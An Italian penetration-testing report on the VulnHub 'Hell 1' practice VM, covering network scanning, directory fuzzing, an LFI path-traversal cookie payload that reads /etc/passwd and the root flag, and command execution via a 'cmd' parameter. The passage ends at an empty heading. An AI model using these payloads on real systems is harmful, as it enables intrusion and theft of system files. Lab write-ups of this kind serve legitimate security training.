Rapporto di Penetration Testing

Introduzione

Questo rapporto descrive i passaggi eseguiti durante un penetration testing (su macchina virtuale Hell 1 di VulnHub: https://www.vulnhub.com/entry/hell-1,95/), focalizzandosi sull'esploitazione delle vulnerabilità trovate nel sistema target con l'obiettivo di trovare una flag e in generale ottenere accesso non autorizzato ed estrarre informazioni sensibili.

Scoperta della Rete

- **Rilevamento dell'Indirizzo IP**

Per identificare l'indirizzo IP del target, ho utilizzato il comando **arp-scan** per eseguire una scansione ARP sulla rete locale:

```
┌──(root㉿kali)-[/home/kali]
└─# arp-scan -l
Interface: eth0, type: EN10MB, MAC: 08:00:27:ad:25:87, IPv4: 192.168.203.4
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.203.1   0a:00:27:00:00:04       (Unknown: locally administered)
192.168.203.2   08:00:27:9c:92:88       (Unknown)
192.168.203.7   08:00:27:bf:9e:29       (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.835 seconds (139.51 hosts/sec). 3 responded
```

Risultato:

L'indirizzo IP del target è stato identificato come **192.168.203.7**.

Spiegazione del comando:

arp-scan è uno strumento che invia pacchetti ARP (Address Resolution Protocol) a tutti gli indirizzi IP nella rete locale e raccoglie le risposte. Questo metodo è utile per identificare rapidamente gli host attivi e i loro indirizzi MAC, consentendo di mappare la rete in modo efficace. Ho utilizzato l’opzione **l** che indica a **arp-scan** di eseguire la scansione della rete locale, utilizzando l'interfaccia di rete attiva.

Enumerazione dei Servizi

- **Scansione con Nmap**

Successivamente, ho eseguito una scansione completa utilizzando nmap per identificare le porte aperte e i servizi:

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -O -A -p- -T5 192.168.203.7
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-26 13:04 EST
Nmap scan report for 192.168.203.7
Host is up (0.00088s latency).
Not shown: 65529 closed tcp ports (reset)
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 6.0p1 Debian 4+deb7u1 (protocol 2.0)
| ssh-hostkey:
|   1024 f4:bb:f4:22:36:08:61:ef:74:2c:27:e0:b4:a2:69:d3 (DSA)
|   2048 0e:31:1d:cf:04:d0:63:fa:5c:76:f2:dc:22:1c:f1:7c (RSA)
|_  256 e0:b0:ba:37:93:39:65:33:c6:44:99:50:2c:1b:f6:fa (ECDSA)
80/tcp    open     http    Apache httpd 2.2.22 ((Debian))
|_http-title: Have fun!
| http-robots.txt: 2 disallowed entries
|_/personal/ /super_secret_login_path_muhahaha/
|_http-server-header: Apache/2.2.22 (Debian)
111/tcp   open     rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          35282/tcp6  status
|   100024  1          37958/udp6  status
|   100024  1          42491/udp   status
|_  100024  1          51152/tcp   status
666/tcp   open     doom?
| fingerprint-strings:
|   DNSStatusRequestTCP, GenericLines, NULL, RPCCheck, beast2:
|     Welcome to the Admin Panel
|     Archiving latest version on webserver (echoserver.bak)...
```

```
|_  100024  1          51152/tcp   status
666/tcp   open     doom?
| fingerprint-strings:
|   DNSStatusRequestTCP, GenericLines, NULL, RPCCheck, beast2:
|     Welcome to the Admin Panel
|     Archiving latest version on webserver (echoserver.bak)...
|     Starting echo server and monitoring...
|   DNSVersionBindReqTCP:
|     Welcome to the Admin Panel
|     Archiving latest version on webserver (echoserver.bak)...
|     Starting echo server and monitoring...
|     version
|     bind
|   GetRequest:
|     Welcome to the Admin Panel
|     Archiving latest version on webserver (echoserver.bak)...
|     Starting echo server and monitoring...
|     HTTP/1.0
|   HTTPOptions:
|     Welcome to the Admin Panel
|     Archiving latest version on webserver (echoserver.bak)...
|     Starting echo server and monitoring...
|     OPTIONS / HTTP/1.0
|   RTSPRequest:
|     Welcome to the Admin Panel
|     Archiving latest version on webserver (echoserver.bak)...
|     Starting echo server and monitoring...
|_    OPTIONS / RTSP/1.0
1337/tcp  filtered waste
51152/tcp open     status  1 (RPC #100024)
1 service unrecognized despite returning data. If you know the service/version, please submit the following fin
SF-Port666-TCP:V=7.94SVN%I=7%D=12/26%Time=676D9AB5%P=x86_64-pc-linux-gnu%r
SF:(NULL,7D,"\nWelcome\x20to\x20the\x20Admin\x20Panel\nArchiving\x20latest
```

Porte aperte trovate:

- 22/tcp: OpenSSH 6.0p1
- 80/tcp: Apache httpd 2.2.22
- 111/tcp: rpcbind

- 666/tcp: doom?
- 1337/tcp
- 51152/tcp

Directory interessanti trovate:

- /personal/
- /super_secret_login_path_muhahaha/

Spiegazione del comando:

- nmap è uno strumento di scansione della rete che consente di scoprire host e servizi attivi. Le opzioni utilizzate:
    - sV: rileva le versioni dei servizi.
    - O: rileva il sistema operativo.
    - A: attiva la rilevazione avanzata.
    - p-: scansiona tutte le porte.
    - T5: imposta la velocità della scansione al massimo.

Bruteforcing delle Directory

- **Utilizzo di Wfuzz**

Per scoprire file e directory nascosti, ho utilizzato wfuzz:

```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -c --hc 404 -z file,/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt http://192.168.203.7/personal/FUZZ.php
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.203.7/personal/FUZZ.php
Total requests: 81643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000003:   200        16 L     151 W      929 Ch      "# Copyright 2007 James Fisher"
000000007:   200        16 L     151 W      929 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000001:   200        16 L     151 W      929 Ch      "# directory-list-lowercase-2.3-small.txt"
000000013:   200        16 L     151 W      929 Ch      "#"
000000014:   403        10 L     30 W       294 Ch      "http://192.168.203.7/personal/.php"
000000010:   200        16 L     151 W      929 Ch      "#"
000000006:   200        16 L     151 W      929 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000009:   200        16 L     151 W      929 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000011:   200        16 L     151 W      929 Ch      "# Priority ordered case insensative list, where entries were found"
000000008:   200        16 L     151 W      929 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000012:   200        16 L     151 W      929 Ch      "# on atleast 3 different hosts"
000000004:   200        16 L     151 W      929 Ch      "#"
000000002:   200        16 L     151 W      929 Ch      "#"
000000005:   200        16 L     151 W      929 Ch      "# This work is licensed under the Creative Commons"
000041996:   403        10 L     30 W       294 Ch      "http://192.168.203.7/personal/.php"

Total time: 102.1977
Processed Requests: 81643
Filtered Requests: 81628
Requests/sec.: 798.8725
```

Nella directory “personal” non ha trovato nessun file o directory nascosta, ho quindi provato con la seconda directory “super_secret_login_path_muhahaha”

```
┌──(root㉿kali)-[/home/kali]
└─# wfuzz -c --hc 404 -z file,/usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-small.txt http://192.168.203.7/super_secret_login_path_muhahaha/FUZZ.p
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://192.168.203.7/super_secret_login_path_muhahaha/FUZZ.php
Total requests: 81643

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        17 L     33 W       371 Ch      "# directory-list-lowercase-2.3-small.txt"
000000003:   200        17 L     33 W       371 Ch      "# Copyright 2007 James Fisher"
000000007:   200        17 L     33 W       371 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000015:   200        17 L     33 W       371 Ch      "index"
000000013:   200        17 L     33 W       371 Ch      "#"
000000010:   200        17 L     33 W       371 Ch      "#"
000000012:   200        17 L     33 W       371 Ch      "# on atleast 3 different hosts"
000000009:   200        17 L     33 W       371 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000011:   200        17 L     33 W       371 Ch      "# Priority ordered case insensative list, where entries were found"
000000006:   200        17 L     33 W       371 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000008:   200        17 L     33 W       371 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000005:   200        17 L     33 W       371 Ch      "# This work is licensed under the Creative Commons"
000000002:   200        17 L     33 W       371 Ch      "#"
000000004:   200        17 L     33 W       371 Ch      "#"
000000053:   302        0 L      0 W        0 Ch        "login"
000000201:   200        5 L      19 W       163 Ch      "mail"
000000202:   200        2 L      2 W        19 Ch       "users"
000000014:   403        10 L     30 W       318 Ch      "http://192.168.203.7/super_secret_login_path_muhahaha/.php"
000000475:   302        17 L     35 W       387 Ch      "personal"
000000573:   200        7 L      21 W       170 Ch      "server"
000001045:   200        5 L      20 W       179 Ch      "notes"
000001253:   302        1 L      0 W        2 Ch        "check"
000005176:   302        21 L     38 W       566 Ch      "panel"
000041996:   403        10 L     30 W       318 Ch      "http://192.168.203.7/super_secret_login_path_muhahaha/.php"

Total time: 101.4390
Processed Requests: 81643
Filtered Requests: 81619
Requests/sec.: 804.8477
```


Spiegazione del comando:

- wfuzz è uno strumento di bruteforcing per applicazioni web. Le opzioni utilizzate:
  - c: attiva la modalità colorata per una migliore leggibilità.
  - -hc 404: ignora le risposte 404 (non trovato).
  - z file,...: specifica un file di wordlist da utilizzare per il bruteforcing.

Analisi dei file e del traffico scambiato


- **Analisi file trovati**

Dopo aver scoperto l'esistenza dei file con wfuzz, ho iniziato a ispezionarli con lo strumento di ispezione delle pagine web del mio browser non trovando però nulla di interessante in nessuno di essi. La mia attenzione però è ricaduta sulla pagina index.php che presentava un'interfaccia di login. Anche qui analizzando il codice della pagina non ho trovato niente di interessante per questo ho pensato di usare il tool di kali linux "BurpSuite" per ispezionare le richieste e le risposte scambiate tra il mio browser e le pagine web sul server.



- **Analisi del traffico scambiato**

Esaminando con BurpSuite i vari file trovati non ho notato niente di strano nelle richieste e risposte con le varie pagine tranne che nella pagina index.php prima citata. Qui mentre provavo a inserire valori casuali nella schermata di login del file index.php la mia attenzione è ricaduta su una variabile cookie “failcount” e ho notato che dopo vari tentativi di accesso falliti, esattamente dopo tre fallimenti, veniva impostato un nuovo cookie “intruder”.



- **Spiegazione del Tool**

  Burp Suite è una piattaforma integrata in kali linux progettata per il testing della sicurezza delle applicazioni web. È uno degli strumenti più utilizzati dagli esperti di

sicurezza e dai penetration tester per individuare e sfruttare vulnerabilità nelle applicazioni web. Consente di intercettare, analizzare e modificare richieste e risposte HTTP/S per individuare vulnerabilità come SQL Injection, XSS, e LFI. Le sue principali funzionalità includono:

- **Proxy**: Intercetta e modifica il traffico tra browser e server.
- **Intruder**: Automatizza attacchi mirati (es. brute force, fuzzing).
- **Repeater**: Esegue richieste manuali modificate.
- **Scanner** (solo versione Pro): Identifica automaticamente vulnerabilità.

Ricerca di vulnerabilità

- **Creazione del Payload**

Cercando un po' su internet informazioni su questi tipi di cookies (come intruder), ho scoperto l'esistenza di una vulnerabilità LFI di Inclusione di File Locali. Per questo ho tentato di farmi includere nella risposta il file **/etc/passwd** che è il target più comune quando vengono sfruttate queste tipologie di falle. Ho provato quindi utilizzando un payload da inserire nella richiesta al posto del valore "1" di intruder. Per fare ciò avrei potuto utilizzare BurpSuite stesso ma è molto più semplice da kali eseguire il comando "nano cookies" e modificare di lì i valori che a me interessavano, dopodichè ho controllato che le modifiche fossero andate a buon fine con un "cat cookies"

```
┌──(root㉿kali)-[/home/kali]
└─# nano cookies

┌──(root㉿kali)-[/home/kali]
└─# cat cookies
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

192.168.203.7   FALSE   /super_secret_login_path_muhahaha/      FALSE   0       failcount       4
192.168.203.7   FALSE   /super_secret_login_path_muhahaha/      FALSE   0       intruder        ....//....//....//....//....//etc/passwd
192.168.203.7   FALSE   /       FALSE   0       PHPSESSID       ahnh002cp7ek0nhfil14djm6r3
```

Spiegazione del payload

Payload utilizzato: ....//....//....//....//....//....//etc/passwd

Dettagli del funzionamento

- **Navigazione nella struttura delle directory:**
  - La sintassi ....// viene utilizzata per risalire nella gerarchia delle directory del file system. Ogni occorrenza di ....// corrisponde a un passo verso la directory superiore.
  - Questo approccio sfrutta la mancanza di validazione dei parametri lato server, consentendo di manipolare il percorso del file incluso.

- **Numero di occorrenze di ....//:**

    - Secondo il sito di OWASP , è comune utilizzare 4 occorrenze di ....// durante test in black-box per accedere a file sensibili.
    - Tuttavia, nei test iniziali il tentativo con 4 ....// non ha avuto successo. Aumentando a 5 occorrenze, il payload mi ha restituito i primi output
- **File target:**
    - **/etc/passwd** è stato scelto come file di destinazione. Questo file, comune nei sistemi Unix/Linux, contiene informazioni sugli utenti del sistema, come nomi utente, UID, GID, home directory e shell assegnata.

Inclusione di File Locali (LFI)

Per inviare la richiesta HTTP utilizzando il cookie appena creato ho utilizzato il comando "curl"

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.203.7/super_secret_login_path_muhahaha/index.php -c cookies -b cookies
<HTML>
<FORM name="login" method="post" action="login.php">
<CENTER>
<H1> Admin </H1>
<H3>
<STRONG>Username:</STRONG>
<INPUT name="username" id="username" type="text" value=""/>
<BR>
<BR>
<STRONG>Password:</STRONG>
<INPUT name="password" id="password" type="password" value=""/>
<BR>
<BR>
<INPUT name="mysubmit" id="mysubmit" type="submit" value="Login"/>
</H3>
</HTML>
```

Spiegazione del comando

curl è un tool a riga di comando per trasferire dati da/verso un server utilizzando vari protocolli (HTTP, HTTPS, FTP, ecc.).

- **http://192.168.203.7/super_secret_login_path_muhahaha/index.php**: URL di destinazione del server a cui inviare la richiesta HTTP.
- **b cookies** (o -cookie cookies): Legge i cookie dal file cookies e li include nella richiesta HTTP.
- **c cookies** (o -cookie-jar cookies): Salva i cookie ricevuti dal server in un file chiamato cookies.

Risultato

Non ho ottenuto il risultato che pensavo quindi ho lasciato stare la pagina index.php e ho provato altre con lo stesso comando. Anche sulle altre pagine trovate con wfuzz non stavo ottenendo nulla di interessante, fin quando su panel.php ho finalmente ottenuto quello che cercavo grazie alla vulnerabilità di inclusione dei file locali (LFI)

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.203.7/super_secret_login_path_muhahaha/panel.php -c cookies -b cookies

<HTML>
<CENTRE>
<H2> Folders </H2>
<TABLE style="width:700px" align="center">
<TR>
        <TD><A HREF="server.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="mail.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="users.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="personal.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="notes.php"><IMG SRC='folder.png'></A></TD>
</TR>
<TR>
        <TD><H4>Server Status</H4></TD>
        <TD><H4>Mail Status</H4></TD>
        <TD><H4>Auth Users</H4></TD>
        <TD><H4>Personal Folder</H4></TD>
        <TD><H4>Notes</H4></TD>
</TR>
</CENTRE>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
Debian-exim:x:101:104::/var/spool/exim4:/bin/false
statd:x:102:65534::/var/lib/nfs:/bin/false
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:104:108:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
george:x:1000:1000:george,,,:/home/george:/bin/bash
mysql:x:105:109:MySQL Server,,,:/nonexistent:/bin/false
```

Admin

Username:

Password:

Login

Login Failed!

```
jack:x:1001:1001::/home/jack:/bin/sh
milk_4_life:x:1002:1002::/home/milk_4_life:/bin/sh
developers:x:1003:1003::/home/developers:/bin/sh
bazza:x:1004:1004::/home/bazza:/bin/sh
oj:x:1005:1005::/home/oj:/bin/sh
</HTML>
```

Descrizione del risultato ottenuto

Il file /etc/passwd è un file critico in sistemi Linux/Unix che elenca tutti gli utenti registrati sul sistema, con il seguente formato: username:x:UID:GID:comment:home_directory:shell

- username: Nome dell'utente.
- x: Indica che le password sono archiviate in modo protetto nel file /etc/shadow.
- UID: User ID, un identificativo numerico per l'utente.
- GID: Group ID, un identificativo numerico per il gruppo primario dell'utente.
- comment: Informazioni aggiuntive sull'utente (es. nome completo, descrizione).
- home_directory: Percorso alla directory personale dell'utente.
- shell: Shell di default utilizzata dall'utente.

Analizzando il contenuto di /etc/passwd, ho quindi ottenuto:

- **Utenti di sistema e non interattivi**: Utenti come root, daemon, bin, sync, games, ecc., sono utenti di sistema utilizzati per processi specifici e non possono accedere al sistema normalmente.
- **Utenti interattivi**:Utenti reali con directory personali e shell attiva, ad esempio:
    - george (UID: 1000): /home/george usa /bin/bash.
    - jack (UID: 1001): /home/jack usa /bin/sh.
    - milk_4_life, developers, bazza, oj con directory personali e shell configurate.
- **Utente amministratore (root)**: root ha UID 0, directory /root, e shell /bin/bash.

Sfruttamento della vulnerabilità (LFI)

Avendo capito che questa pagina web ha una vulnerabilità LFI ho pensato di provare (prima manualmente e poi usando un bruteforce a dizionario) varie combinazioni di payload per cercare la flag per completare la CTF. L'idea era quella di mantenere "flag.txt" finale e cambiare la cartella, ma come primo tentativo ho provato la cartella "root" e per fortuna ho subito indovinato il path giusto (root/flag.txt)

```
┌──(root㉿kali)-[/home/kali]
└─# cat cookies
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

192.168.203.7   FALSE   /super_secret_login_path_muhahaha/      FALSE   0       failcount       4
192.168.203.7   FALSE   /super_secret_login_path_muhahaha/      FALSE   0       intruder        ....//....//....//....//....//root/flag.txt
192.168.203.7   FALSE   /       FALSE   0       PHPSESSID       ahnh002cp7ek0nhfil14djm6r3

┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.203.7/super_secret_login_path_muhahaha/panel.php -c cookies -b cookies

<HTML>
<CENTRE>
<H2> Folders </H2>
<TABLE style="width:700px" align="center">
<TR>
        <TD><A HREF="server.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="mail.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="users.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="personal.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="notes.php"><IMG SRC='folder.png'></A></TD>
</TR>
<TR>
        <TD><H4>Server Status</H4></TD>
        <TD><H4>Mail Status</H4></TD>
        <TD><H4>Auth Users</H4></TD>
        <TD><H4>Personal Folder</H4></TD>
        <TD><H4>Notes</H4></TD>
</TR>
</CENTRE>
Congratulations of beating Hell.

I hope you enjoyed it and there weren't to many trolls in here for you.

Hit me up on irc.freenode.net in #vulnhub with your thoughts (Peleus) or follow me on twitter @0x42424242

Flag: a95fc0742092c50579afae5965a9787c54f1c641663def1697f394350d03e5a53420635c54fffc47476980343ab99951018fa6f71f030b9986c8ecbfc3a3d5de


</HTML>
```

Teoricamente la CTF era conclusa ma ho continuato a cercare falle da sfruttare per ottenere informazioni per riuscire in qualche modo ad accedere al sistema.

Ricerca di nuove falle


Come prima cosa ho testato la falla di code injection via parametro query ma sembrava non funzionare, infatti dando come parametro “cmd=ls” in coda all’URL non mi restituiva nulla

```
┌──(root㉿kali)-[/home/kali]
└─# curl -v http://192.168.203.7/super_secret_login_path_muhahaha/panel.php?cmd=ls -c cookies -b cookies
*   Trying 192.168.203.7:80...
* Connected to 192.168.203.7 (192.168.203.7) port 80
> GET /super_secret_login_path_muhahaha/panel.php?cmd=ls HTTP/1.1
> Host: 192.168.203.7
> User-Agent: curl/8.8.0
> Accept: */*
> Cookie: failcount=4; intruder=0; PHPSESSID=ahnh002cp7ek0nhfil14djm6r3
>
* Request completely sent off
< HTTP/1.1 302 Found
< Date: Mon, 20 Jan 2025 17:27:38 GMT
< Server: Apache/2.2.22 (Debian)
< X-Powered-By: PHP/5.4.4-14+deb7u11
< Expires: Thu, 19 Nov 1981 08:52:00 GMT
< Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
< Pragma: no-cache
< Location: index.php
< Vary: Accept-Encoding
< Content-Length: 566
< Content-Type: text/html
<

<HTML>
<CENTRE>
<H2> Folders </H2>
<TABLE style="width:700px" align="center">
<TR>
        <TD><A HREF="server.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="mail.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="users.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="personal.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="notes.php"><IMG SRC='folder.png'></A></TD>
</TR>
<TR>
        <TD><H4>Server Status</H4></TD>
        <TD><H4>Mail Status</H4></TD>
        <TD><H4>Auth Users</H4></TD>
        <TD><H4>Personal Folder</H4></TD>
        <TD><H4>Notes</H4></TD>
</TR>
</CENTRE>
</HTML>
* Connection #0 to host 192.168.203.7 left intact
```

Perciò ho provato a fare altri tentativi andando a testare nuovamente altre pagine ma senza alcun risultato.

Sono quindi tornato a ispezionare le pagine trovate inizialmente fin quando tornando su note.php (al cui interno ci sono una text field e un button in cui scrivere delle note) mi è venuto in mente di provare a cercare un possibile file in cui va a scrivere queste note.



Cercando quindi su internet ho letto che file del genere sono solitamente salvati nella cartella tmp. Per questo ho pensato di modificare il payload precedente per sapere se riesco ad ottenere il file note (tramite la pagina panel.php essendo l'unica vulnerabile a LFI) per ispezionarlo

```
┌──(root㉿kali)-[/home/kali]
└─# cat cookies
# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

192.168.203.7   FALSE   /       FALSE   0       PHPSESSID       ahnh002cp7ek0nhfil14djm6r3
192.168.203.7   FALSE   /super_secret_login_path_muhahaha/      FALSE   0       intruder        ....//....//....//....//....//tmp/note.txt
192.168.203.7   FALSE   /super_secret_login_path_muhahaha/      FALSE   0       failcount       4

┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.203.7/super_secret_login_path_muhahaha/panel.php  -c cookies -b cookies

<HTML>
<CENTRE>
<H2> Folders </H2>
<TABLE style="width:700px" align="center">
<TR>
        <TD><A HREF="server.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="mail.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="users.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="personal.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="notes.php"><IMG SRC='folder.png'></A></TD>
</TR>
<TR>
        <TD><H4>Server Status</H4></TD>
        <TD><H4>Mail Status</H4></TD>
        <TD><H4>Auth Users</H4></TD>
        <TD><H4>Personal Folder</H4></TD>
        <TD><H4>Notes</H4></TD>
</TR>
</CENTRE>
ciao
abc
</HTML>
```

Risultato

Sono riuscito ad ottentere il file note.txt come pensavo ma c'erano scritte solamente le note inserite da me.

Mentre facevo dei test riprovando a testare la falla di code injection prima mensionata ho inaspettatamente ottenuto quello che cercavo. Infatti, riprovando il comando inserito precedentemente ha fornito l'output del cmd.

```
┌──(root㉿kali)-[/home/kali]
└─# curl http://192.168.203.7/super_secret_login_path_muhahaha/panel.php?cmd=ls -c cookies -b cookies

<HTML>
<CENTRE>
<H2> Folders </H2>
<TABLE style="width:700px" align="center">
<TR>
        <TD><A HREF="server.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="mail.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="users.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="personal.php"><IMG SRC='folder.png'></A></TD>
        <TD><A HREF="notes.php"><IMG SRC='folder.png'></A></TD>
</TR>
<TR>
        <TD><H4>Server Status</H4></TD>
        <TD><H4>Mail Status</H4></TD>
        <TD><H4>Auth Users</H4></TD>
        <TD><H4>Personal Folder</H4></TD>
        <TD><H4>Notes</H4></TD>
</TR>
</CENTRE>
ciao
1
check.php
folder.png
index.php
login.php
mail.php
notes.php
panel.php
personal.php
server.gif
server.php
users.php
1
check.php
folder.png
index.php
login.php
mail.php
notes.php
panel.php
personal.php
server.gif
server.php
users.php
abc
</HTML>
```

Spiegazione del comportamento inaspettato

